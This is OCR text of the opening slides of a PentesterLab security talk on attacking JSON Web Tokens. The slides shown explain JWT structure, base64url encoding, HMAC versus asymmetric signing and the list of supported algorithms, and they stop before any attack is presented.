


PentesterLab

JWT Parkour

Attacking JSON WEB TOKENS…

Louis Nyffenegger
@PentesterLab
louis@pentesterlab.com

About me

Security Engineer

- Pentester/Code Reviewer/Security consultant/Security architect
- Run a website to help people learn security

PentesterLab:

- Platform to learn web security/penetration testing
- 100% Hands-on
- Available for individuals (free and PRO) and enterprises

Who uses JWT?

- A lot of people for OAuth2
- A lot of people for sessions
- A lot of people to manage trust
- A lot of people for password reset
- A lot of people who care about being stateless and multi-datacenter architecture

Acronyms

- JOSE:
  - Javascript Object Signing and Encryption
  - Also the name of the working group
- JWT: JSON Web Token == “jot” Token
- JWE: JSON Web Encryption
- JWS: JSON Web Signature
- JWK: JSON Web Key
- JWA: JSON Web Algorithm

Crypto 101

Signature vs Encryption


Encryption gives you **confidentiality**

Signature gives you **integrity**

Multiple ways of signing

- With a secret using HMAC
- With a private key using RSA/EC/… (asymmetric)

Signing with a secret



Sign!

Verify!

Secret

Signing: asymmetric

Sign!

Verify!

 Public

 Private

THE JWT FORMAT

JavaScript Object Notation (JSON)

Human readable format to store or transmit objects

```
{
  "firstname": "John",
  "lastname": "Doe",
  "age": 30,
  "hobbies": ["security", "hacking", "lock picking"],
  "address": {
               "streetAddress": "1337 Hacker Street",
               "city": "Hacker Town",
               "country": "HackerLand"
             }
}
```

The Compact JWS Format

3 parts in a JSON Web Token:

`Header`

`Payload`

`Signature`

The Compact JWS Format

Separated by a dot

The Compact JWS Format

Separated by a dot

eyJ0eXAiOiJK
V1QiLCJhbGci
OiJIUzI1NiJ9

.

eyJsb2dpbi
I6ImFkb
WluIn0

.


FSfvCBAwypJ4abF6
jFLmR7JgZhkW674
Z8dIdAIRyt1E

```
eyJ = Base64('{"')
```

The Compact JWS Format

Header and Payload are base64* encoded JSON

* urlsafe base64 encoding without padding



The signature is also base64 encoded

The Compact JWS Format: Encoding


Urlsafe base64 encoding without padding:

```
static string base64urlencode(byte [] arg)
  {
    string s = Convert.ToBase64String(arg); // Regular base64 encoder
    s = s.Split('=')[0]; // Remove any trailing '='s
    s = s.Replace('+', '-'); // 62nd char of encoding
    s = s.Replace('/', '_'); // 63rd char of encoding
    return s;
  }
```

*https://tools.ietf.org/html/rfc7515#appendix-C

The JWT Format: header

The header contains an algorithm “alg” attribute:



To tell how the token was signed.

In this example HMAC with SHA256 was used

The JWT Format: Algorithms


A lot of different algorithms are supported*:

- None
- HS256
- HS384
- HS512
- RS256
- RS384
- RS512
- ES256
- ES384
- ES512
- PS256
- PS384
- PS512

* https://jwt.io/ covers most

The JWT Format: Algorithms


Scenario: one client talking to multiple services



The JWT Format: Algorithms

HMAC: All services need to know the secret


- HS256
- HS384
- HS512



The JWT Format: Algorithms

HMAC: if one service gets compromised

